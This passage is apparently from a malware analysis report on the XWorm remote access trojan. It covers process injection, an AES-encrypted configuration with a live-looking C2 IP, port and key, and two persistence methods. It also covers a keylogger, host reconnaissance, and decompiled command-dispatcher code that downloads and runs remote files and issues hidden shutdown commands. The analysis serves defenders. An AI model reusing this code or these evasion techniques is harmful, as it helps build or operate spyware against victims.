At this stage, the malware also extracts the Base64-encoded **Command-and-Control (C2)** configuration embedded within the downloaded data. The value observed during debugging, beginning with `==AMvgHN6hXb...`, corresponds to the encrypted C2 configuration that will be decoded during later stages of execution.




Figure 47. Writing the XWorm Payload into Process Memory.

In the final stage of the loader, the reconstructed payload is injected into the memory space of another process using the Windows API `WriteProcessMemory()`.

The function receives the following parameters:

- Target process handle
- Target memory address
- Buffer containing the payload
- Payload size
- Number of bytes written

The return value of the API is checked to determine whether the memory write operation completed successfully. This behavior represents the transition from the protected loader stage to the fully functional **XWorm** malware. As a result, the final payload can be executed directly from memory, reducing artifacts left on disk and decreasing the likelihood of detection by traditional security products.

xclient.exe Analysis

File Name	XClient
File Type	PE32/.NET
MD5	6c873d499a0e895e81eec4f21adcf849
SHA-256	b24e077047667634dbc13c7f478a3bd4b9f1a264f94543d410bee36535756b4f

Static Analysis

File Type	Portable Executable 32 .NET Assembly
File Info	Microsoft Visual Studio .NET
File Size	35.50 KB (36352 bytes)
PE Size	35.50 KB (36352 bytes)

Figure 48. XClient.exe File Information.

The analyzed payload is a **35.50 KB Portable Executable (PE32)** .NET application compiled using **Microsoft Visual Studio .NET**.

Unlike the previous loader stages, this executable represents the final **XWorm payload**, which is responsible for the malware's core functionality after successful deployment.

▼ PE32

İşletim sistemi: Windows(95)[I386, 32 bit, GUI]

Bağlayıcı: Microsoft Linker(11.0)

Derleyici: VB.NET

Dil: VB.NET

Kitaplık: .NET Framework(Legacy, CLR v4.0.30319)

Zararlı yazılım: XWorm(3.0-5.0)

(Heur)Paketleyici: Compressed or packed data[Assembly invoke]

Figure 49. Static Analysis of the .NET Application.

The analysis performed using **Detect It Easy (DIE)** identified the sample as an application developed in **VB.NET** targeting **.NET Framework v4.0.30319**.

The executable was identified as an **XWorm Remote Access Trojan (RAT)** and was found to contain functionality associated with remote administration, credential theft, persistence, surveillance, and **Command-and-Control (C2)** communication.

Dynamic Analysis

```

4 // Token: 0x02000007 RID: 7
5 public class Settings
6 {
7     // Token: 0x04000006 RID: 6
8     public static string Host = "dYgkLmbzgGgbUrdGpYMIa==";
9
10    // Token: 0x04000007 RID: 7
11    public static string Port = "QVZgzIA3CG/uLAE0xBjqNg==";
12
13    // Token: 0x04000008 RID: 8
14    public static string KEY = "qc4XhzcDe5aqL5z12pxTkA==";
15
16    // Token: 0x04000009 RID: 9
17    public static string SPL = "pMqhFE0HRse1odQlBjFug==";
18
19    // Token: 0x0400000A RID: 10
20    public static int Sleep = 3;
21
22    // Token: 0x0400000B RID: 11
23    public static string USBNM = "he1DxpBnCwbj2euSj9jzCA==";
24
25    // Token: 0x0400000C RID: 12
26    public static string InstallDir = "%AppData%";
27
28    // Token: 0x0400000D RID: 13
29    public static string Mutex = "GLqg8f3EXjV0jNbJ";
30
31    // Token: 0x0400000E RID: 14
32    public static string LoggerPath = Interaction.Environ("temp") + "\\Log.tmp";
33 }
34

```

Figure 50. Encrypted Configuration Strings.

As part of the initial analysis, the `Settings` class was examined and found to contain the malware's runtime configuration.

Most configuration values are stored as **Base64-encoded and encrypted strings** rather than in plaintext. These values are decrypted at runtime using the malware's internal **AES** routine.

In particular, the `Mutex` value is used for two different purposes:

- Generating the AES decryption key.

- Preventing multiple instances of the malware from running simultaneously.

Additionally, the `LoggerPath` configuration specifies the location where keyboard input recorded by the integrated keylogger is stored.




Figure 51. Decryption of Configuration Information at the Entry Point.

Before executing its malicious functionality, the malware intentionally introduces a delay using the following code:

```
Thread.Sleep(Settings.Sleep * 1000)
```

This delay can help evade automated sandbox environments that monitor programs only for a short execution window. After the delay, the malware enters a `try` block and decrypts multiple encrypted configuration parameters stored in the `Settings` class using the internal `AlgorithmAES.Decrypt()` routine.

The resulting plaintext values are converted into strings and overwrite the encrypted configuration values stored in memory.




Figure 52. Initial AES Configuration Decryption.

Instead of storing the **Command-and-Control (C2)** configuration as plaintext directly within the executable, XWorm stores it encrypted using **AES-ECB** mode. The AES key is generated using the **MD5 hash** of the `Mutex` value contained in the configuration. Therefore, each XWorm build can generate a unique encryption key simply by modifying its mutex configuration.

During runtime, the encrypted configuration is fully decrypted in memory.

The resulting configuration is summarized below.

Configuration	Value
C2 Server	159.223.120.36
Port	8069
Encryption Key	<123456789>
Client Identifier	<Xwormmm>
Downloaded Payload	USB.exe
Installation Directory	C:\Users\<User>\AppData\Roaming\

Table 3. Decrypted XWorm Configuration.

The recovered configuration confirms that the malware communicates with a remote **Command-and-Control (C2)** infrastructure over **TCP port 8069**. The `Xwormmm` identifier is sent during registration and allows the infected client to be identified by the operator.




Figure 53. Mutex Verification.

One of the first checks performed by XWorm at runtime is **mutex verification**. The malware calls the `Helper.CreateMutex()` method to determine whether another instance is already running on the system.

If the mutex has already been created, the function returns `false`, causing the malware to immediately terminate its execution using the following code:

```
Environment.Exit(0)
```

This mechanism prevents multiple instances of the malware from running simultaneously, reducing potential system instability and lowering the likelihood of exposing the infection.




Figure 54. Persistence via AppData and the Run Registry Key.

The malware establishes persistence by copying itself to the user's **Roaming** profile directory and registering itself under the Windows **Run** registry key. The installation path is constructed using the `InstallDir` value found in the configuration, resulting in a target path similar to the following:

```
C:\Users\<User>\AppData\Roaming\XClient.exe
```

The malware then creates or updates the corresponding Run registry entry to point to this executable. If a previously created copy exists, the existing file is deleted before a new copy is written to disk. A short delay is introduced to ensure that file handles are released and that the executable can be overwritten.

Finally, the malware copies its own executable to the target directory using `File.WriteAllBytes()`. This causes the malware to execute automatically when the user logs into Windows. This persistence mechanism allows XWorm to remain active across system restarts without requiring additional user interaction.




Figure 55. Persistence via the Windows Startup Folder.

In addition to the previously described **Run Registry** persistence mechanism, XWorm implements a second persistence method by creating a shortcut in the user's **Startup** folder.

The malware creates a shortcut with the following name:

```
XClient.lnk
```

The shortcut is configured to point to the copied `XClient.exe` file located within the user's `AppData\Roaming` directory.

As a result, Windows automatically executes the malware each time the user logs in. This provides an additional persistence mechanism that allows XWorm to remain persistent on the system even if the registry entry is removed.




Figure 56. Initialization of the Keylogger Module.

The `XLogger.callk()` routine initializes XWorm's keylogging component.

Using the Windows API, a low-level keyboard hook is established through `SetWindowsHookEx()`. During debugging, the returned `IntPtr` value containing a valid hook handle confirms that the keyboard hook was successfully registered.

After establishing the hook, the malware calls the following method:

```
Application.Run()
```

This starts a continuously running Windows message loop. As a result, the keylogger remains active in the background and continuously captures keyboard events generated by the user.



Figure 57. Continuous C2 Connection Monitoring.

A separate worker thread is responsible for continuously monitoring the malware's connection to the **Command-and-Control (C2)** server. If the TCP connection is interrupted, the client immediately attempts to reconnect. Between connection attempts, the malware introduces short and random delays to reduce resource consumption and lower the likelihood of generating suspicious network activity.

This reconnection mechanism allows the infected system to continuously maintain communication with the remote operator whenever network connectivity is available.

```

50 public static object Info()
51 {
52     ComputerInfo computerInfo = new ComputerInfo();
53     return string.Concat(new object[]
54     {
55         "INFO",
56         RuntimeHelpers.GetObjectValue(ClientSocket.SPL),
57         Helper.ID(),
58         RuntimeHelpers.GetObjectValue(ClientSocket.SPL),
59         Environment.UserName,
60         RuntimeHelpers.GetObjectValue(ClientSocket.SPL),
61         computerInfo.OSFullName.Replace("Microsoft", null),
62         Environment.OSVersion.ServicePack.Replace("Service Pack", "SP") + " ",
63         Environment.Is64BitOperatingSystem.ToString().Replace("False", "32bit").Replace("True", "64bit"),
64         RuntimeHelpers.GetObjectValue(ClientSocket.SPL),
65         "XWorm V3.1",
66         RuntimeHelpers.GetObjectValue(ClientSocket.SPL),
67         ClientSocket.INDATE(),
68         RuntimeHelpers.GetObjectValue(ClientSocket.SPL),
69         ClientSocket.Spread(),
70         RuntimeHelpers.GetObjectValue(ClientSocket.SPL),
71         ClientSocket.UAC(),
72         RuntimeHelpers.GetObjectValue(ClientSocket.SPL),
73         Messages.Cam(),
74         RuntimeHelpers.GetObjectValue(ClientSocket.SPL),
75         ClientSocket.Antivirus()
76     });

```

Figure 58. Collection of System Information.

The `Info()` routine collects detailed information about the compromised system before communication with the C2 server begins.

The collected information includes:

- Username
- Operating system version
- XWorm version
- Installation date
- Infection method
- User privilege level
- Webcam availability
- Installed antivirus products
- Additional system-specific metadata

These values are concatenated using the malware's custom `SPL` delimiter, forming a single configuration string that is subsequently sent to the C2 server.

The screenshot shows the `INDATE()` function in the code editor and its execution results in the Locals window. The function is designed to retrieve the file's last modification timestamp and format it as `dd/MM/yyyy`.

```

80 public static string INDATE()
81 {
82     string text;
83     try
84     {
85         FileInfo fileInfo = new FileInfo(Helper.current);
86         text = fileInfo.LastWriteTime.ToString("dd/MM/yyyy");
87     }
88     catch (Exception ex)
89     {
90         text = "Error";
91     }
92     return text;
93 }

```

The Locals window shows the following variables and their values:

Name	Value	Type
System.IO.FileSystemInfo.LastWriteTime.get returned	{ .07.2025 :42:01 }	System.IO.FileSystemInfo
System.DateTime.ToString returned	" .07.2025 "	string
text	" .07.2025 "	string
fileInfo	C:\Users\... (Desktop\XClient.exe)	System.IO.FileSystemInfo

Figure 59. Obtaining the Installation Time Information.

The `Indate()` function retrieves the file's last modification timestamp from the file system and formats the value using the `dd/MM/yyyy` format.

The resulting value is sent to the **Command-and-Control (C2)** server, allowing the operator to estimate how long the malware has been active on the compromised system.




Figure 60. Antivirus Detection via WMI.

To identify installed security products, XWorm queries the Windows Management Instrumentation (WMI) interface. The malware specifically connects to the `SecurityCenter2` namespace and enumerates instances of the `AntivirusProduct` class. When an antivirus product is detected, its `DisplayName` value is retrieved and added to the system information sent to the attacker. If no antivirus solution is installed or the query fails, the function directly returns the following value:

None

This information allows the operator to adapt subsequent activities based on the security software present on the compromised system.




Figure 61. Construction of the Initial C2 Registration Message.

Before communicating with the **Command-and-Control (C2)** server, the malware configures its primary communication component, `ClientSocket`. Both the receive and send buffers are configured to **51,200 bytes**. After establishing a connection to the configured C2 address, the malware updates its internal `isConnected` state and prepares the initial registration message.

This message contains various system information, including:

- Operating system version
- Username
- XWorm version
- Installation date
- Windows Defender status
- Additional system metadata

The generated packet begins with the `INFO` command, followed by the client identifier (`Xwormmm`) and the collected system information.

After sending the registration packet, the malware starts the asynchronous `BeginReceive()` loop and initializes a timer responsible for continuously monitoring the network connection.




Figure 62. Encryption of Outgoing C2 Traffic.

Before any information is transmitted over the network, the registration packet is encrypted using the malware's **AES encryption routine**. The plaintext message is first converted into a byte array and then encrypted. The length of the encrypted payload is also calculated and written into a **MemoryStream** along with the encrypted data.

If the connection is active, the encrypted packet is sent asynchronously through `BeginSend()`. This makes communications with the **Command-and-Control (C2)** server more difficult to read through direct network traffic inspection.



Figure 63. Local Command-and-Control (C2) Emulation.

Since the original **Command-and-Control (C2)** infrastructure was no longer accessible during the analysis, the malware's configuration was modified to communicate with a locally controlled server.

A custom **Python-based TCP server** was developed to emulate the expected C2 protocol. The server receives encrypted packets from the malware, decrypts the transmitted data, and allows controlled interaction with the sample.

This laboratory environment enables researchers to observe the malware's complete communication protocol, examine the transmitted system information, and safely emulate attacker commands without requiring access to the original C2 infrastructure.




Figure 64. Encrypted INFO Packet Sent to the C2 Server.

Analysis of the TCP communication shows that the malware sends an encrypted packet with a total size of **192 bytes** immediately after establishing a connection with the **Command-and-Control (C2)** server. Since the packet is encrypted using **AES**, its contents cannot be directly interpreted from captured network traffic. This encryption protects sensitive host information collected from the compromised system before transmission.

The encryption key corresponds to the configuration value previously obtained from the `Settings` class:

```
<123456789>
```

This indicates that all initial client registration data, including operating system information, username, antivirus status, and other system metadata, is protected during transmission.

```

public static void Read(byte[] b)
{
    try
    {
        string[] array = Strings.Split(Helper.BS(Helper.AES_Decryptor(b)), Conversion
        -1, CompareMethod.Binary);
        string text = array[0];
        if (Operators.CompareString(text, "rec", false) == 0)
        {
            Helper.CloseMutex();
            Application.Restart();
            Environment.Exit(0);
        }
        else if (Operators.CompareString(text, "CLOSE", false) == 0)
        {
            ClientSocket.S.Shutdown(SocketShutdown.Both);
            ClientSocket.S.Close();
            Environment.Exit(0);
        }
        else if (Operators.CompareString(text, "uninstall", false) == 0)
        {
            Uninstaller.UNS(false, null, null);
        }
        else if (Operators.CompareString(text, "update", false) == 0)
        {
            Uninstaller.UNS(true, array[1], Helper.Decompress(Helper.SB(array[2])));
        }
        else if (Operators.CompareString(text, "DW", false) == 0)
        {

```

Figure 65. Command Dispatcher Mechanism.

Incoming packets received from the C2 server are decrypted using the malware's **AES** routine and then decompressed before processing. The resulting plaintext message is split using the malware's internal message delimiter. The first token then determines which command handler will be executed.

Example commands include:

- **rec** – Restarts the malware.
- **CLOSE** – Closes the socket connection.
- **uninstall** – Removes the malware from the compromised system.
- **update** – Downloads and executes a new version of the malware.

This dispatcher acts as the central control mechanism responsible for routing all commands received from the attacker to their corresponding handlers.

```

59     else if (Operators.CompareString(text, "LN", false) == 0)
60     {
61         string text2 = Path.Combine(Path.GetTempPath(), Helper.GetRandomString(6) + array[1]);
62         WebClient webClient = new WebClient();
63         webClient.DownloadFile(array[2], text2);
64         Process.Start(text2);
65     }
66     else if (Operators.CompareString(text, "Urlopen", false) == 0)
67     {
68         Messages.OpenUrl(array[1], false);
69     }
70     else if (Operators.CompareString(text, "Urlhide", false) == 0)
71     {
72         Messages.OpenUrl(array[1], true);
73     }
74     else if (Operators.CompareString(text, "PCShutdown", false) == 0)
75     {
76         Interaction.Shell("shutdown.exe /f /s /t 0", AppWinStyle.Hide, false, -1);
77     }
78     else if (Operators.CompareString(text, "PCRestart", false) == 0)
79     {
80         Interaction.Shell("shutdown.exe /f /r /t 0", AppWinStyle.Hide, false, -1);
81     }
82     else if (Operators.CompareString(text, "PCLogoff", false) == 0)
83     {
84         Interaction.Shell("shutdown.exe -L", AppWinStyle.Hide, false, -1);
85     }
86     else if (Operators.CompareString(text, "StartDDos", false) == 0)
87     {
88     try

```


Figure 66. Additional Remote Administration Commands.

Other command handlers implement most of XWorm's remote administration functionality.

Depending on the received command, the malware can perform the following operations:

- Download and execute files from remote URLs.
- Open URLs visibly or in the background.
- Execute arbitrary shell commands.
- Shut down, restart, or log off the compromised computer.
- Start or stop Distributed Denial-of-Service (DDoS) attacks.

These capabilities turn the infected system into a remote endpoint that can be fully controlled through the **Command-and-Control (C2)** infrastructure.

**Figure 67.** Screenshot Capture Operation.

When the `$Cap` command is received, XWorm captures the entire desktop at the user's current screen resolution.

To reduce network bandwidth usage, the captured image is resized to **256 × 156 pixels** and encoded in JPEG format within a **MemoryStream**. The resulting JPEG image is then compressed and packaged with the `#CAP` identifier before being sent to the **Command-and-Control (C2)** server.

This operation allows the attacker to obtain periodic screenshots of the compromised system's desktop while reducing network traffic.

